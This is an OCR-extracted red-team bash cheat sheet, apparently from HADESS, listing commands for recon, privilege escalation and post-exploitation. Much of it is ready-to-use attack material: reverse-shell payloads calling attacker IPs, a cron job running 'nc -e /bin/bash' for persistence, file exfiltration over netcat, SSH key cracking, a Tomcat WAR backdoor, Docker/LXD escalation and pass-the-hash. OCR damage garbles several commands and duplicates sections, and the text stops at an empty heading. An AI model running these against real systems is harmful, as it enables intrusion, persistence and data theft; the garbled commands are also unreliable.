

BASH TIPS & TRICKS

for r/b/p teamers



HADESS

WWW.HADESS.IO



SYMBOL OM

Network Commands

`watch ss -tp`

- **Short Description:** Monitor network connections in real-time.
- **Tactics and Techniques:** Network Communication

`netstat -ant`

- **Short Description:** Display TCP connections.
- **Tactics and Techniques:** TCP Communication

`netstat -tulpn`

- **Short Description:** Display all active connections with PIDs.
- **Tactics and Techniques:** Communication with PIDs

`lsof -i`

- **Short Description:** List open files related to network connections.
- **Tactics and Techniques:** Established Communication

`smb://ip/share`

- **Short Description:** Access SMB shared environment.
- **Tactics and Techniques:** SMB Shared Environment Access

`share user x.x.x.x c$`

- **Short Description:** Mount the shared Windows environment.
- **Tactics and Techniques:** Mounting Shared Windows Environment

`smbclient -0 user\ ip \ share`

- **Short Description:** Connect to SMB.
- **Tactics and Techniques:** Connect to SMB

`ifconfig eth# ip I cidr`

- **Short Description:** Set IP and netmask.
- **Tactics and Techniques:** IP and Netmask Setting

`ifconfig eth0:1 ip I cidr`

- **Short Description:** Create a virtual interface.
- **Tactics and Techniques:** Virtual Interface Setting

`route add default gw gw lp`

- **Short Description:** Set the default gateway.
- **Tactics and Techniques:** Set Default Gateway

`ifconfig eth# mtu [size]`

- **Short Description:** Change the MTU size.
- **Tactics and Techniques:** Change MTU Size

`export MAC=xx:XX:XX:XX:XX:XX`

- **Short Description:** Change the MAC address.
- **Tactics and Techniques:** Change MAC Address

`ifconfig int hw ether MAC`

- **Short Description:** Change the MAC address.
- **Tactics and Techniques:** Change MAC Address

`macchanger -m MAC int`

- **Short Description:** Change MAC address (Backtrack).
- **Tactics and Techniques:** Change MAC in Backtrack

`iwlist int scan`

- **Short Description:** Wi-Fi scanner.
- **Tactics and Techniques:** Wi-Fi Scanning

`nc -lvvp port`

- **Short Description:** Listen to a specific port.
- **Tactics and Techniques:** Listening on a Specific Port

`python3 -m http.server port`

- **Short Description:** Create a web server.
- **Tactics and Techniques:** Create Web Server

`dig -x ip`

- **Short Description:** Identify the domains of an IP.
- **Tactics and Techniques:** Identify IP Domains

`host ip`

- **Short Description:** Identify the domains of an IP.
- **Tactics and Techniques:** Identify IP Domains

`host -t SRV _service tcp.url.com`

- **Short Description:** Identify domain SRV.
- **Tactics and Techniques:** Identify Domain SRV

`dig @ip domain -t AXrR`

- **Short Description:** Identify DNS Zone Transfer.
- **Tactics and Techniques:** Identify DNS Zone Transfer

`host -t SRV _service tcp.url.com`

- **Short Description:** Identify domain SRV.
- **Tactics and Techniques:** Identify Domain SRV

`dig @ip domain -t AXrR`

- **Short Description:** Identify DNS Zone Transfer.
- **Tactics and Techniques:** Identify DNS Zone Transfer

`host -l domain namesvr`

- **Short Description:** Identify DNS Zone Transfer.
- **Tactics and Techniques:** Identify DNS Zone Transfer

`ip xfrm state list`

- **Short Description:** Show available VPNs.
- **Tactics and Techniques:** Show Available VPNs

`ip addr add ip I cidr aev eth0`

- **Short Description:** Add a 'hidden' interface.
- **Tactics and Techniques:** Add Hidden Interface

`/var/log/messages I grep DHCP`

- **Short Description:** List DHCP entries.
- **Tactics and Techniques:** DHCP List

`tcpkill host ip and port port`

- **Short Description:** Block IP and port.
- **Tactics and Techniques:** Blocking IP and Port

`echo "1" /proc/sys/net/ipv4/ip_forward`

- **Short Description:** Enable IP forwarding.
- **Tactics and Techniques:** Enable IP Forwarding

`echo ‘‘nameserver x.x.x.x’’ /etc/resolv.conf`

- **Short Description:** Add DNS server.
- **Tactics and Techniques:** Add DNS Server

`showmount -e ip`

- **Short Description:** Show mounted points.
- **Tactics and Techniques:** Show Mounted Points

`mkdir /site_backups; mount -t nfs ip:/ /site_backup`

- **Short Description:** Mount NFS share by IP.
- **Tactics and Techniques:** Mount NFS Share by IP

System Information

`w`

- **Short Description:** Display logged-in users.
- **Tactics and Techniques:** Logged-In Users

`who -a`

- **Short Description:** Display user information.
- **Tactics and Techniques:** User Information

`last -a`

- **Short Description:** Display the last logged-in user.
- **Tactics and Techniques:** Last Logged-In User

`ps -ef`

- **Short Description:** Display available system processes.
- **Tactics and Techniques:** Available System Processes

`df -h`

- **Short Description:** Display disk usage.
- **Tactics and Techniques:** Disk Usage

`uname -a`

- **Short Description:** Show kernel version and processor structure.
- **Tactics and Techniques:** Show Kernel Version

`mount`

- **Short Description:** Mount the file system.
- **Tactics and Techniques:** Mount File System

`getent passwd`

- **Short Description:** Display the list of users.
- **Tactics and Techniques:** List of Users

`PATH~$PATH:/home/mypath`

- **Short Description:** Add variable to PATH.
- **Tactics and Techniques:** Add Variable to PATH

`kill pid`

- **Short Description:** Kill process with PID.
- **Tactics and Techniques:** Kill Process

`cat /etc/issue`

- **Short Description:** Display operating system information.
- **Tactics and Techniques:** Display OS Information

`cat /etc/'release'`

- **Short Description:** Display operating system version information.
- **Tactics and Techniques:** Display OS Version Information

`cat /proc/version`

- **Short Description:** Display kernel version information.
- **Tactics and Techniques:** Display Kernel Version Information

rpm –query –all

- **Short Description:** List installed packages (in Redhat).
- **Tactics and Techniques:** Installed Packages (Redhat)

rpm –ivh '.rpm

- **Short Description:** Install RPM packages (to remove -e=remove).
- **Tactics and Techniques:** Install RPM Packages

dpkg –get-selections

- **Short Description:** List installed packages (in Ubuntu).
- **Tactics and Techniques:** Installed Packages (Ubuntu)

dpkg –I '.deb

- **Short Description:** Install DEB packages (to remove -r=remove).
- **Tactics and Techniques:** Install DEB Packages

pkginfo

- **Short Description:** List installed packages (on Solaris).
- **Tactics and Techniques:** Installed Packages (Solaris)

`which tscsh/csh/ksh/bash`

- **Short Description:** Display the paths of executable files.
- **Tactics and Techniques:** Display Executable Paths

`chmod -so tcsh/csh/ksh`

- **Short Description:** Disable shell and force to use Bash.
- **Tactics and Techniques:** Disable Shell and Force Bash

`find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;`

- **Short Description:** Find files with SUID.
- **Tactics and Techniques:** Find Files with SUID

`find / -uid 0 -perm -4000 -type f 2>/dev/null`

- **Short Description:** Find files with SUID owned by root.
- **Tactics and Techniques:** Find Files with SUID Owned by Root

`find / -writable ! -user whoami -type f ! -path "/proc/" ! -path "/sys/" -exec ls -al {} \; 2>/dev/null`

- **Short Description:** Show writable files.
- **Tactics and Techniques:** Show Writable Files

Functional Commands

`python -c "import pty;pty.spawn('/bin/bash')"`

- **Short Description:** Spawn an interactive shell.
- **Tactics and Techniques:** Shell Interactive

`wget http://url -O url.txt -o /dev/null`

- **Short Description:** Download a file from a URL.
- **Tactics and Techniques:** Download a File

`rdesktop ip`

- **Short Description:** Access desktop IP.
- **Tactics and Techniques:** Access Desktop IP

`scp /tmp/file user@x.x.x.x:/tmp/file`

- **Short Description:** Send a file to a remote host.
- **Tactics and Techniques:** Send File

`scp user@remoteip:/tmp/file /tmp/file`

- **Short Description:** Get a file from a remote host.
- **Tactics and Techniques:** Get File

useradd -m user

- **Short Description:** Add a user.
- **Tactics and Techniques:** Add User

passwd user

- **Short Description:** Change user password.
- **Tactics and Techniques:** Change User Password

rmuser username

- **Short Description:** Delete a user.
- **Tactics and Techniques:** Delete User

script -a outfile

- **Short Description:** Record a shell session.
- **Tactics and Techniques:** Record Shell Session

apropos subject

- **Short Description:** Search for commands related to a subject.
- **Tactics and Techniques:** Related Commands

History

`history`

- **Short Description:** Display user command history.
- **Tactics and Techniques:** User Command History

`! num`

- **Short Description:** Execute a specific command from history.
- **Tactics and Techniques:** Execute Command from History

`ssh2john.py id_rsa > ssh-key`

- **Short Description:** Extract passphrase from an SSH private key.
- **Tactics and Techniques:** Extract SSH Key Passphrase

`john ssh-key`

- **Short Description:** Crack the passphrase using John the Ripper.
- **Tactics and Techniques:** Crack SSH Key Passphrase

`ssh -i id_rsa user@ip`

- **Short Description:** Connect with key and passphrase.
- **Tactics and Techniques:** SSH Connect with Key and Passphrase

```
id -u
```

- **Short Description:** Get user ID.
- **Tactics and Techniques:** Get User ID

```
cut -d: -f3 < <(getent group GROUPNAME)
```

- **Short Description:** Get group ID.
- **Tactics and Techniques:** Get Group ID

```
curl -G 'http://example.com/file.php' -data-urlencode
'cmd=echo ssh-rsa AA.....'
```

- **Short Description:** Send information with the GET method in cURL.
- **Tactics and Techniques:** Send Information with cURL

```
curl --user 'tomcat:$3cureP4s5w0rd123!' --upload-file
exploit.war "http://megahosting.com:8080/manager/text/deploy?
path=/exploit.war"
```

- **Short Description:** Create a backdoor with LFI vulnerability in Java.
- **Tactics and Techniques:** Create Backdoor with LFI Vulnerability in Java

File Commands

`diff file file2`

- **Short Description:** Compare two files.
- **Tactics and Techniques:** Compare Files

Increasing Access with LXD

Attacker's Host

1. Clone the LXD Alpine builder repository:

```
git clone https://github.com/saghul/lxd-alpine-builder.git
```

2. Build the Alpine Linux image:

```
./build-alpine
```

Victim's Host

3. Download the built image to the victim host.
4. Import the downloaded image with an alias "attacker":

```
lxc image import ./alpine-v3.12-x86_64-20200621_2005.tar.gz --alias attacker
```

5. Initialize a new LXD container named "tester" using the "attacker" alias and enable security privileges:

6. Execute a shell within the "tester" container:

```
lxc exec tester /bin/sh
```

Miscellaneous Tips and Tricks

Improve Accessibility

- Utilize GTFOBins for privilege escalation: GTFOBins

Increasing Accessibility with Composer

- Create a temporary directory:

```
TF=$(mktemp -d)
```

- Create a `composer.json` file in the temporary directory with a custom script:

```
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' > $TF/composer.json
```

- Run the custom script using sudo and Composer:

```
sudo composer --working-dir=$TF run-script x
```

Increasing Access with Docker

- Run a Docker container with access to the host's root directory:

- Run a privileged Docker container with a specific image:

```
docker run --rm -it --privileged nginx bash
```

- Mount a device into a Docker container:

```
mkdir /mnt/fsroot mount /dev/sda /mnt/fsroot
```

Increasing Access with Docker Socket

- Check Docker exposure using curl:

```
curl -s --unix-socket /var/run/docker.sock http://localhost/images/json
```

- Create a Docker container and execute a command in a chrooted environment:

```
cmd="whoami" payload="[\"/bin/sh\",\"-c\",\"chroot /mnt sh -c \\\"$cmd\\\"\"]" response=$(curl -s -XPOST --unix-socket /var/run/docker.sock -d "{\"Image\":\"sandbox\",\"cmd\":$payload, \"Binds \": [\"/:/mnt:rw\"]}" -H 'Content-Type: application/json' http://localhost/containers/create) revShellContainerID=$(echo "$response" | cut -d'"' -f4) curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/$revShellContainerID/start sleep 1 curl --output - -s --unix-socket /var/run/docker.sock "h  ttp://localhost/containers/$revShellContainerID/logs?stderr=1&stdout=1"
```

Chroot

- Execute a command in a chrooted environment:

```
chroot /root /bin/bash
```

Increase Access in journalctl

Run journalctl with elevated privileges:

```
# Run journalctl with elevated privileges sudo journalctl  # Execute shell from journalctl !/bin/sh
```

Improve Access with Splunk Universal Forward Hijacking

Use PySplunkWhisperer2_remote.py to hijack Splunk Universal Forwarder:

```
python PySplunkWhisperer2_remote.py --lhost 10.10.10.5 --host 10.10.15.20 --username admin --password admin --payload '/bin/bash -c "rm /tmp/luci11;mkfifo /tmp/luci11;cat /tmp/luci11|/bin/sh -i 2>&1|nc 10.10.10.5 5555 >/tmp/luci11"'
```

Increase Access with 00-header File

Add "id" to 00-header file:

```
echo "id" >> 00-header
```

Increase Accessibility in Nano

Use shortcuts in Nano to increase accessibility:

- Press Ctrl+R followed by Ctrl+X
- Alternatively, press Ctrl+W and edit /etc/shadow

Increase Access in Vi

Execute shell from within Vi:

Gdbus

Use gdbus to call methods:

```
gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image
/home/nadav/authorized_keys /root/.ssh/authorized_keys true
```

Permanent Access

For Linux (in the Attacker's System)

Configure a cron job to maintain access:

```
crontab -e # Add the following line to run every 10 minutes 0-59/10 * * * * nc ip 777 -e /bin/bash
```

Tunnel

SSH Tunnel

Create an SSH tunnel:

```
# Establish SSH tunnel ssh -D 8083 root@192.168.8.3  # Update proxychains.conf to use the tunnel vi /etc/proxychains.conf ->
socks4 127.0.0.1 8083  # Use proxychains to scan through the tunnel proxychains nmap -sT -Pn 10.1.3.1
```

Fpipe - Receiving Information from Port 1234 and Transferring to Port 80 (2.2.2.2)

Run fpipe to receive information from port 1234 and transfer it to port 80 on 2.2.2.2:

Socks.exe - Intranet Scanning in Socks Proxy

Configure socks.exe and proxychains for intranet scanning:

```
# On redirector (1.1.1.1) socks.exe -i 1.1.1.1 -p 8C80  # Attacker: Modify /etc/proxychains.conf and scan through socks proxy
proxychains nmap -PN -vv -sT -p 22,135,139,445 2.2.2.2
```

Socat - Receiving Information from Port 1234 and Transferring to Port 80 (2.2.2.2)

Use socat to receive information from port 1234 and transfer it to port 80 on 2.2.2.2:

```
socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80
```

Create SSH Without SSH Service

Run socat to create SSH without the SSH service:

```
./socat TCP-LISTEN:22,fork,reuseaddr TCP:172.10.10.11:22
```

Stunnel - SSL Encapsulated in NC Tunnel (Windows & Linux)

Configure stunnel for an SSL-encapsulated NC tunnel:

On Attacker (Client):

```
# Modify /stunnel.conf client = yes [netcat client] accept = 5555 connect = -Listening IP-:4444
```

On Victim (Listening Server):

```
# Modify /stunnel.conf client = no [netcat server] accept = 4444 connect = 7777
```

Stunnel - SSL Encapsulated in NC Tunnel (Windows & Linux)

Configure stunnel for an SSL-encapsulated NC tunnel:

On Attacker (Client):

```
# Modify /stunnel.conf client = yes [netcat client] accept = 5555 connect = -Listening IP-:4444
```

On Victim (Listening Server):

```
# Modify /stunnel.conf client = no [netcat server] accept = 4444 connect = 7777
```

```
# Run on victim C:\ nc -vlp 7777  # On Attacker (Client) # nc -nv 127.0.0.1 5555
```

Send Mail

Use swaks to send mail:

```
swaks --to receiver@mail.dev --from from@mail.dev --server mail.server.dev --body "BODY"
```

Sending the Current File by NC

Send the current file via nc:

```
nc 10.10.10.10 3131 < output.zip
```

Read Auth Clear-Text Credentials in Nix

Read clear-text credentials from /var/log/auth.log:

```
more /var/log/auth.log
```

Check Linux Joined AD

Check if Linux is joined to Active Directory:

```
# Check krb5 configuration cat /etc/krb5.conf  # Or use kinit kinit -k host/$(hostname -f)
```

Linux AD Credential Stored

Check where Linux AD credentials are stored:

```
# Check keytab file location /var/lib/jenkins/adm_domain.keytab
```

PTH with Linux

Perform Pass-the-Hash with Linux:

```
# Install krb5-user package apt-get install krb5-user  # Set KRB5CCNAME environment variable export KRB5CCNAME=/tmp/krb5cc_123  # Use proxychains to execute psexec.py proxychains psexec.py -k -no-pass -debug -dc -ip 10.1.1.2 adm_domain@OPS -CHILDDC
```

File Transfer

```
# Sending a file nc.exe 10.10.10.10 < "file.log"  # Receiving a file nc -vnlp 1234 > file.txt
```

```
# Grab a [filename] from a Listener: # 1. Start Listener to push [filename] $ nc -l -p [port] > [filename] # 2. Connect to [TargetIP] and Retrieve [filename] $ nc -w3 [TargetIP] [port] < [filename]  # Push a [filename] to Listener: # 1. Start Listener to pull [filename] $ nc -l -p [port] > [filename] # 2. Connect to [TargetIP] and push [filename] $ nc -w3 [TargetIP] [port] < [filename]
```

Backdoor Shells

```
